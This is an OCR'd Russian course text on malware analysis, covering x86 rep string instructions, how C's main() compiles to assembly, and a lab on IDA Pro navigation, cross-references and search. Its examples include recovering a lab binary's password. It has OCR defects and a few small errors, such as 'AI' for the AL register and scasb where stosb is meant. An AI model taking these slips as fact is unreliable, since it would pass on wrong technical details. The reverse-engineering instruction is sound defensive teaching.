Инструкция stosb используется для сохранения значений по адресу, указанному в регистре EDI. Она идентична scasb, но заданный байт не ищется, а помещается в соответствующее место. Инструкция scasb в сочетании с префиксом rep позволяет инициализировать буфер в памяти таким образом, чтобы каждый байт имел одно и то же значение. Это эквивалент функции memset в языке C. В табл. 4.11 перечислены некоторые распространенные инструкции, используемые в связке с rep, и описан принцип их работы.

Инструкция	Описание
repe cmpsb	Сравнивает два буфера с данными. Адреса буферов должны храниться в регистрах EDI и ESI, а регистр ECX должен быть равен длине буфера. Сравнение закончится, если буферы не равны или ECX = 0
rep stosb	Инициализирует все байты буфера с помощью определенного значения. EDI будет содержать местоположение буфера, а AI — значение для инициализации. Эта инструкция часто используется в сочетании с xor eax, eax
rep movsb	Обычно применяется для копирования байтовых буферов. Адреса исходного и конечного буферов должны храниться в ESI и соответственно EDI, а регистр ECX должен содержать длину копируемой последовательности. Побайтовое копирование останавливается, когда ECX = 0
repne scasb	Ищет один байт в буфере данных. Адрес буфера должен находиться в EDI, а искомый байт — в AI. Регистр ECX содержит длину буфера. Сравнение останавливается, когда байт найден или когда ECX = 0

Сдвиги и главная функция в языке C

Вредоносное ПО часто пишется на C, поэтому важно знать, как главнаяфункция этого языка транслируется в ассемблер. Это также поможет понять разницу между сдвигами в ассемблере и коде на C.

Главная функция в стандартной программе на языке C имеет два аргумента, обычно записанных следующим образом:

int main(int argc, char ** argv)

Параметры argc и argv определяются на этапе выполнения. Первый является целым числом и представляет количество аргументов командной строки, включая имя программы. Второй указывает на массив строк, которые содержат эти аргументы. Ниже приведен пример утилиты командной строки иуказаны значения аргументов argc и argv во время ее работы.

filetestprogram.exe -r filename.txtargc = 3

argv[0] = filetestprogram.exeargv[1] = -r

argv[2] = filename.txt

В листинге 4.1 показан код простой программы, написанной на языке C.

Листинг 4.1. Пример главной функции в коде на Cint main(int argc, char* argv[])

```
{
if (argc != 3) {return 0;}
if (strncmp(argv[1], "-r", 2) == 0){DeleteFileA(argv[2]);
}
return 0;
}
```

В листинге 4.2 представлена скомпилированная версия кода, показанного выше. Этот пример поможет вам понять, как ассемблер обращается к параметрам из табл. 4.12. Аргумент argc сравнивается с 3(1) , а argv[1] с –r (2); во втором случае используется функция strncmp. Обратите внимание на то, как осуществляется доступ к argv[1]: сначала адрес первого элемента массива загружается в eax, а затем к eax добавляется 4 (сдвиг), чтобыполучить argv[1]. Число 4 используется в связи с тем, что элементы массива argv являются адресами строк, а в 32-битной системе каждый адрес занимает 4 байта. Если в командной строке указать аргумент -r, будет выполнен код, который начинается в позиции (3) - это когда происходит доступ к параметру argv[2] со сдвигом 8 относительно argv, который затем предоставляется в качестве аргумента для функции DeleteFileA.

Листинг 4.2. Параметры главной функции языка C, транслированные вассемблер

004113CE cmp [ebp+argc], 3 (1)004113D2 jz short loc_4113D8 004113D4 xor eax, eax 004113D6 jmp short loc_411414004113D8 mov esi, esp 004113DA push 2 ; MaxCount 004113DC push offset Str2 ; "-r"004113E1 mov eax, [ebp+argv] 004113E4 mov ecx, [eax+4] 004113E7 push ecx ; Str1 004113E8 call strncmp (2) 004113F8 test eax, eax 004113FA jnz short loc_411412 004113FC mov esi, esp (3) 004113FE mov eax, [ebp+argv] 00411401 mov ecx, [eax+8] 00411404 push ecx ; lpFileName 00411405 call DeleteFileA

Дополнительная информация: справочники по архитектуре Intel x86 Что если вам попалась инструкция, которой вы прежде никогда не встречали? Если вам не удается получить ответ с помощью Google, можно загрузить справочники по архитектуре x86 от компании Intel: www.intel.com/products/processor/manuals/index.htm. Этот набор включает в себя следующие

материалы.

Том 1: базовая архитектура. В этом справочнике описываются архитектура и среда разработки. Он поможет вам понять, как работает память, — это касается регистров, структуры памяти, адресации и стека. Данный справочник также содержит подробности об общих группах инструкций.

Том 2A: руководство по инструкциям от A до M. Том 2B: руководство по инструкциям от N до Z. Здесь собраны наиболее полезные справочники для аналитика безопасности. В них содержится весь набор инструкций, перечисленных в алфавитном порядке. Описываются все аспекты каждой инструкции, включая ее формат, влияние на систему иинформацию об опкоде.

Том 3A: руководство по системному программированию, часть 1. Том 3B: руководство по системному программированию, часть 2. Помимо регистров общего назначения архитектура x86 предусматривает множество специальных регистров и инструкций, которые влияют на выполнение и обеспечивают поддержку ОС, включая отладку, управление памятью, защиту, управление задачами, обработку прерываний и исключений, поддержку многопроцессорных систем и многое другое. Столкнувшись с такими регистрами, обратитесь к «Руководству по системному программированию», чтобы узнать, как они влияют на выполне-ние программы.

Справочное руководство по оптимизации. В этом руководстве описываются методики оптимизации кода приложений. В нем содержатся дополнительные сведения о том, как компилятор генерирует код, а также множество хороших примеров нестандартного применения инструкций.

Контрольные вопросы

1. Аппаратное обеспечение.
2. Микрокод.
3. Машинный код.
4. Языки низкого уровня
5. Языки высокого уровня
6. Интерпретируемые языки.
7. Обратное проектирование
8. Архитектура x86
9. Архитектура фон Неймана
10. Основная память
11. Данные.
12. Код.
13. Куча.
14. Стек.
15. Инструкции
16. Операнды
17. Регистры
18. Флаги
19. Арифметика
20. NOP
21. Стек
22. справочники по архитектуре Intel x86

Практическое занятие №4. Изучение инструмента анализа программ дизассемблера IDA Pro.

Цель работы: научиться работать в дизассемблере IDA Pro для анализа вредоносного кода, изучить разные способы просмотра кода на ассемблере с применением перекрестных ссылок и схематических представлений.

Программное обеспечениеIDA Pro на XP,

Особенности IDA Pro

IDA Pro (Interactive Disassembler Professional − интерактивный дизассемблер для профессионалов) является чрезвычайно мощным инструментом от компании Hex−Rays. Он имеет множество разных функций, но нас прежде всего интересует его дизассемблер, который многие аналитикибезопасности и специалисты по обратному проектированию считают лучшимв своем роде.

Существует две коммерческие версии IDA Pro. Обе поддерживают архитектуру x86, но в продвинутой версии имеется поддержка намного большего количества процессоров, чем в стандартной (в первую очередь x64). IDA Pro также умеет работать с несколькими форматами файлов, такими как PE (Portable Executable), COFF (Object File Format), ELF (Executable and Linking Format) и a.out. Мы сосредоточимся на архитектурах x86/x64 и формате PE.

IDA Pro дизассемблирует всю программу целиком, выполняя обнаружение функций, анализ стека, определение локальных переменных и многое другое. IDA Pro поддерживает технологию FLIRT (Fast Library Identification and Recognition Technology), позволяющую распознать и пометить дизассемблированные функции, особенно в библиотечном коде,который вставил компилятор.

Программа IDA Pro изначально задумывалась интерактивной, и все аспекты процесса дизассемблирования в ней можно изменить, откорректировать, поменять местами или переопределить. Одной из самых полезных особенностей IDA Pro является возможность сохранять процесс анализа: вы можете добавить комментарии, пометить данные и дать имена функциям, а затем поместить свою работу в базу данных (известную как *idb*), чтобы вернуться к ней позже. IDA Pro также имеет развитую систему плагинов

− вы можете написать свой собственный или воспользоваться одним из сторонних.

Если хотите узнать больше о данном инструменте, лучшим выбором для вас будет второе издание книги Криса Игла *The Unofficial Guide to the World's Most Popular Disassembler* (No Starch Press, 2011). Это отличное руководство как по IDA Pro, так и по обратному проектированию в целом.

Загрузка исполняемого файла

На рис. 5.1 показан первый этап загрузки исполняемого файла в IDA Pro. Вначале IDA Pro пытается распознать формат файла и архитектуру процессора. В этом примере распознаны формат PE и архитектура Intel x86 . Вам нечасто придется изменять тип процессора, разве что при анализе вредоносного ПО на мобильном телефоне (многие мобильные вредоносы создаются для разных платформ).




Рис. 5.1. Загрузка файла в IDA Pro

При загрузке файла в IDA Pro (например, PE файла) он отображается на память так, как будто он был открыт загрузчиком операционной системы. Чтобы дизассемблировать его как простой двоичный файл, выберите пункт Binary file (Двоичный файл) в верхнем списке 3.

Это может пригодиться в случаях, когда вредонос вставляет код командной оболочки, дополнительные данные, параметры шифрования или даже отдельные исполняемые файлы внутрь обычной программы формата PE: так эта информация не будет загружена в память при запуске файла системой Windows или открытии его в IDA Pro. Кроме того, если открытый таким образом файл содержит код командной оболочки, вы должны загрузить его в двоичном виде и затем дизассемблировать.

PE−файлы скомпилированы так, чтобы загружаться по предпочтительному базовому адресу в памяти, и, если Windows не удастся это сделать (например, если адрес уже занят), загрузчик выполнит операцию, известную как *перебазирование*. Чаще всего это происходит с библиотеками DLL, так как место их загрузки обычно отличается от предпочтительного адреса. Перебазирование будет подробно рассмотрено в лабораторной работе

№9. Пока что вам достаточно знать, что, если DLL загружается не в тот процесс, который показан в IDA Pro, это может быть результатом перебазирования файла. В таких случаях следует установить флажок Manual load (Ручная загрузка) (пункт 4 на рис. 5.1), после чего появится поле ввода, где вы сможете указать новый виртуальный базовый адрес, по которому нужнозагружать файл.

По умолчанию IDA Pro не включает в результат дизассемблирования PE−заголовок и разделы с ресурсами (те места, где вредонос часто прячет зараженный код). Если выбрать ручную загрузку, IDA Pro будет спрашивать вас о загрузке каждого отдельного раздела, включая заголовок PE−файла, так вы не пропустите их при анализе.

Интерфейс IDA Pro

Загрузив программу в IDA Pro, вы увидите перед собой окно для дизассемблирования, показанное на рис. 5.2. Это основная часть интерфейса для редактирования и анализа двоичных

файлов и то место, где выводится кодна ассемблере.




Рис. 5.2. Графический режим окна дизассемблирования в IDA ProРежимы отображения

Окно дизассемблирования можно отображать в двух режимах: графическом (показан на рис. 5.2 и используется по умолчанию) и текстовом.Для переключения между ними достаточно нажать клавишу Пробел.

Графический режим

В графическом режиме IDA Pro опускает определенную информацию, которую мы рекомендуем выводить на экран (например, номера строк и операционные коды). Чтобы это изменить, откройте меню Options-General (Параметры-Общие), выберите Line prefixes (Строковые префиксы) и задайте в поле ввода Number of Opcode Bytes (Количество байтов у опкодов) значение

6. Большинство инструкций занимают не больше 6 байт, поэтому данный параметр позволит вам просматривать адреса памяти и значения опкодов для каждой инструкции в листинге кода. Если при этом все содержимое окна сместилось вправо, попробуйте ввести 8 в поле Instruction Indentation (Отступы для инструкций).

При анализе в графическом режиме поток выполнения программы можно проследить по цвету и направлению стрелок. Цвет стрелки говорит о том, зависит ли данный маршрут от конкретного принятого решения: выполненные и невыполненные условные переходы выделяются соответственно зеленым и красным, а безусловный переход окрашен в синий цвет. Направление стрелки обозначает поток выполнения программы: стрелка вверх обычно описывает цикл. Если выбрать текст в графическом режиме, каждое его вхождение будет выделено в окне дизассемблирования.

Текстовый режим

Текстовый режим окна дизассемблирования является более традиционным, и его следует использовать для просмотра разделов данных двоичного файла. На рис. 5.3 показано текстовое представление дизассемблированной функции. Вы можете видеть адрес памяти (0040105B) и название раздела (.text), внутри которого опкоды (83EC18) будут храниться в памяти **1.**

Левая часть представления называется «окном стрелок» и отображает нелинейный поток выполнения программы. Сплошные линии обозначаютбезусловные переходы, а условные выделены пунктиром. Стрелки,направленные вверх, описывают цикл. В нашем примере выводится структура стека для функции 2 и комментарий (начинается с точки с запятой), который IDA Pro добавляет автоматически **3.**

ПРИМЕЧАНИЕ

Если вы все еще изучаете ассемблер, вам должна пригодиться функция автокомментариев в IDA Pro. Чтобы ее включить, выберите пункт меню Options-General (Параметры-Общие) и установите флажок Auto comments (Автокомментарии). После этого в окне дизассемблирования

появятся до- полнительные комментарии, которые помогут вам в вашем анализе.




Рис. 5.3. Текстовый режим окна дизассемблирования в IDA Pro

Окна, полезные для анализа

IDA Pro имеет несколько других окон, которые выделяют определенныечасти исполняемого файла. Ниже перечислены наиболее важные из них с точки зрения наших задач.

Окно функций. Выводит все функции исполняемого файла и их длину. Вы можете сортировать их по длине и оставить только самые большие и сложные функции, которые могут представлять какой−либо интерес. Каждая функция в этом окне связана с флагами (F, L, S и т. д.), самым интересным из которых является L − он используется для обозначения библиотечных функций. Флаг L может сэкономить вам время в ходе анализа, позволяя определять и пропускать функции, сгенерированные компилятором.

Окно имен. Перечисляет все адреса с именами, включая функции, именной код, именные данные и строки.

Окно строк. Выводит все строки. По умолчанию в этот список попадают только строки в формате ASCII длиннее пяти символов. Вы можетеизменить данный порог, щелкнув на окне правой кнопкой мыши и выбрав пункт Setup (Настроить).

Окно импорта. Выводит все элементы, импортированные файлом.

Окно экспорта. Выводит все экспортные функции файла. Это окно может пригодиться при анализе динамических библиотек.

Окно структур. Выводит схему всех активных структур данных и дает возможность создавать собственные структуры, на основе которых можно строить шаблоны памяти.

Эти окна также предоставляют перекрестные ссылки, что особенно полезно при поиске определенного кода. Например, чтобы найти все участки,в которых вызываются импорты функций, можно открыть окно импорта,дважды щелкнуть на интересующей нас функции и затем с помощью перекрестных ссылок найти ее вызов в листинге кода.

Возврат к исходному представлению

Интерфейс IDA Pro настолько развит, что после нажатия нескольких клавиш на клавиатуре или мыши вам может быть трудно сориентироваться. Чтобы вернуться к исходному представлению, выберите пункт меню Windows-Reset Desktop (Окна-Сбросить рабочий стол). Этим вы не отмените создание меток или проделанное вами дизассемблирование, а лишь вернете окна и элементы интерфейса в их начальное состояние.

Если же вы изменили параметры окна и вам понравился результат, вы можете точно так же сохранить новое представление с помощью пункта меню Windows-Save desktop (Окна-Сохранить рабочий стол).

Навигация в IDA Pro

Как мы только что отметили, в интерфейсе IDA Pro можно запутаться. С окном

дизассемблирования связано много других окон. Например, мы можем перейти непосредственно к элементу, если дважды щелкнем на нем в окнах импорта или строк.

Использование простых и перекрестных ссылок

Еще одним способом навигации в IDA Pro является использование ссылок внутри окна дизассемблирования, как показано в листинге 5.1. Выполните двойной щелчок на любой из представленных ниже ссылок (1) чтобы вывести в окне дизассемблирования соответствующий участок.

Листинг 5.1. Навигационные ссылки в окне дизассемблирования00401075 jnz short (1)loc_40107E

00401077 mov [ebp+var_10], 1

0040107E loc_40107E: ; CODE XREF: (1)(2) sub_401040+35j

0040107E cmp [ebp+var_C], 0 00401082 jnz short (1)loc_401097 00401084 mov eax, [ebp+var_4] 00401087 mov [esp+18h+var_14], eax

0040108B mov [esp+18h+var_18], offset (1) aPrintNumberD ; "PrintNumber= %d\n"

00401092 cal(1) (1)printf

00401097 call (1) sub_4010A0

Ниже перечислены самые популярные виды ссылок.

Подссылки. Ссылки на начало функций, таких как printf и sub_4010A0.

Адресные ссылки. Ссылки для перехода в определенное место, напримерloc_40107E и loc_401097.

Ссылки сдвига. Ссылки на сдвиг в памяти.

Перекрестные ссылки **2** используются для перехода по заданному адресу

– в нашем примере это 0x401075. Поскольку строки обычно являются ссылками, по ним тоже можно переходить. Так, aPrintNumberD позволяет перейти к объявлению этой строки в памяти.

Исследование истории переходов В IDA Pro есть кнопки Вперед и Назад (рис. 5.4), которые позволяют перемещаться по истории изменений, это похоже на навигацию по истории посещений в браузере. Каждое новое место, куда вы переходите в окне дизассемблирования, добавляется в вашу историю




Рис. 5.4. Кнопки навигации

Полоса навигации

Разноцветная горизонтальная полоса в основании панели инструментов тоже служит для навигации и выводит линейное представление адресного пространства загруженного двоичного файла. По цветам можно определить, что именно содержится на том или ином участке файла.

Светло−синим обозначается библиотечный код, распознанный потехнологии FLIRT.

Код, сгенерированный компилятором, выделен красным. Темно−синий цвет отведен для кода, написанного вручную.

Анализ безопасности следует выполнять на темно−синем отрезке. Если вы начинаете теряться в запутанном коде, полоса навигации может помочь вамнайти верный путь. По умолчанию IDA Pro выделяет импорт розовым, объявленные данные − серым, а неопределенную информацию коричневым.

ПРИМЕЧАНИЕ

Старые версии IDA Pro могут содержать устаревшие FLIRT−сигнатуры, из−за чего большая часть библиотечного кода может оказаться в темно−синемсегменте. Технология FLIRT неидеальна, и иногда ей не удается корректно распознать и пометить все библиотеки.

Переход в определенное место

Чтобы перейти по любому адресу виртуальной памяти, просто нажмите на клавиатуре клавишу G, находясь в окне дизассемблирования. На экране появится диалоговое окно, в которое нужно ввести адрес виртуальной памяти или именованное местоположение, такое как sub_401730 или printf.

Чтобы перейти к обычному файловому сдвигу, выберите пункт меню Jump Jump to File Offset (Переход Перейти к файловому сдвигу). Например, если вы просматриваете PE−файл в шестнадцатеричном редакторе и заметиличто−то интересное (строку или код командной строки), то

можете воспользоваться данной функцией, чтобы попасть в этот сдвиг, поскольку файл, загруженный в IDA Pro, отображается на память так, как если бы он был запущен операционной системой.

Поиск

Меню Search (Поиск) предлагает несколько разных способов перемещения курсора по окну дизассемблирования.

Выберите пункт Search Next Code (Поиск Следующий код), чтобы переместить курсор на следующий участок с заданной вами инструкцией.

Выберите пункт Search Text (Поиск Текст), чтобы найти в окне дизассемблирования определенную строку.

Выберите пункт Search Sequence of Bytes (Поиск Последовательность байтов), чтобы выполнить двоичный поиск определенной цепочки байтов в окне с шестнадцатеричным представлением. Эту функцию можно использовать при поиске определенных данных или сочетания опкодов.

В следующем примере показан анализ двоичного файла password.exe, выполненный в командной строке. Для продолжения работы этот вредонос требует пароль, и после неудачной попытки (ввод строки test) мы видим, как он выводит сообщение Bad key:

C:\>**password.exe**

Enter password for this Malware: **test**

Bad key

Откроем этот файл в IDA Pro и воспользуемся функцией поиска и ссылками, чтобы разблокировать программу. Для начала поищем все вхождения строки Bad key, как показано на рис. 5.5. Эта строка используется по адресу 0x401104 (1); дважды щелкните на соответствующем элементе, чтобы перейти по этому адресу в окне дизассемблирования.

Ниже показан дизассемблированный код в районе адреса 0x401104. Сверху от "Bad key\n" можно заметить операцию сравнения (адрес 0x4010F1),которая прове




Рис. 5.5. Пример поиска

ряет результат инструкции strcmp. Один из операндов strcmp − строка

$mab, которая, скорее всего, и является паролем.

004010E0 push offset aMab ; "$mab"004010E5 lea ecx, [ebp+var_1C] 004010E8 push ecx

004010E9 call strcmp 004010EE add esp, 8 004010F1 test eax, eax 004010F3 jnz short loc_401104

004010F5 push offset aKeyAccepted ; "Key Accepted!\n"

004010FA call printf004010FF add esp, 4

00401102 jmp short loc_401118

00401104 loc_401104 ; CODE XREF: _main+53j

00401104 push offset aBadKey ; "Bad key\n"00401109 call printf

В следующем примере показан результат ввода обнаруженного нами пароля ($mab). Программа выводит другое сообщение: C:\>**password.exe**

Enter password for this Malware: **$mab**

Key Accepted!

The malware has been unlocked

Этот пример демонстрирует, насколько быстро можно получить информацию о двоичном файле, воспользовавшись функцией поиска и ссылками.

Использование перекрестных ссылок

Перекрестные ссылки (в IDA Pro они называются *xref*) могут сказать вам, откуда вызывается функция или где используется строка. Если вы нашли интересную функцию и хотите узнать, с какими параметрами она вызывается,с помощью перекрестных ссылок вы можете быстро перейти в то место, где эти параметры помещаются в стек. Это также позволяет генерировать наглядные схемы, которые могут помочь при выполнении анализа.

Перекрестные ссылки в коде

В листинге 5.2 показана перекрестная ссылка (1), которая говорит о том, что данная функция (sub_401000) вызывается из главной функции со сдвигом 0x3. Код ссылки (2) показывает, какой переход позволяет попасть в нужное место

— в этом примере оно помечено как (3). Мы это знаем, потому что сдвиг 0x19в sub_401000 является инструкцией jmp по адресу 0x401019.

Листинг 5.2. Перекрестные ссылки в коде

```
00401000 sub_401000 proc near; (1) CODE XREF: _main+3p00401000 push ebp
00401001 mov ebp, esp
00401003 loc_401003:; (2) CODE XREF: sub_401000+19j
00401003 mov eax, 1 00401008 test eax, eax 0040100A jz short loc_40101B
0040100C push offset aLoop; "Loop\n"00401011 call printf
00401016 add esp, 4
00401019 jmp short loc_401003 (3)
```

По умолчанию для каждой функции в IDA Pro выводится всего несколько перекрестных ссылок, даже если их становится намного больше вовремя вызова. Чтобы просмотреть все перекрестные ссылки функции, щелкните на ее имени и нажмите клавишу X. Окно, которое появится на экране, должно содержать список всех мест, откуда вызывается данная функция. На рис. 5.6 показано окно Xrefs со списком перекрестных ссылок длясub_408980 − в его нижней части можно видеть, что функция вызывается 64 раза (Line 1 of 64).

Выполните двойной щелчок на любом элементе списка, чтобы перейти по соответствующей ссылке в окно дизассемблирования.




Рис. 5.6. Окно XrefsПерекрестные ссылки на данные

Этот вид перекрестных ссылок используется для отслеживания данных внутри двоичного файла. Они могут указывать на любой байт данных, которыеупоминаются в коде с помощью адреса памяти, как показано в листинге 5.3. Например, вы можете видеть перекрестную ссылку на DWORD 0x7F000001(1)Она говорит нам о том, что данные используются в функции, размещенной поадресу 0x401020. В следующей строке показана перекрестная ссылка длястроки <Hostname> <Port>.

Листинг 5.3. Перекрестные ссылки на данные

```
0040C000 dword_40C000 dd 7F000001h; (1) DATA XREF:
sub_401020+14r
0040C004 aHostnamePort db '<Hostname> <Port>',0Ah,0 ; DATA XREF: sub_401000+3
```

Как вы помните статический анализ строк часто является отправной точкой в исследовании вредоноса. Если вы заметите интересную строку, воспользуйтесь функцией перекрестных ссылок в IDA Pro, чтобы узнать, где и как именно она применяется в коде.

Анализ функций

Одной из самых полезных особенностей IDA Pro является возможность распознавать и маркировать функции, разделяя их на локальные переменные и параметры. В листинге 5.4 показан пример функции, распознанной программой IDA Pro.

Листинг 5.4. Пример функции и стека

00401020 ; =============== S U B R O U T I NE============================== 00401020

00401020 ; Attributes: ebp-based frame (1)

00401020

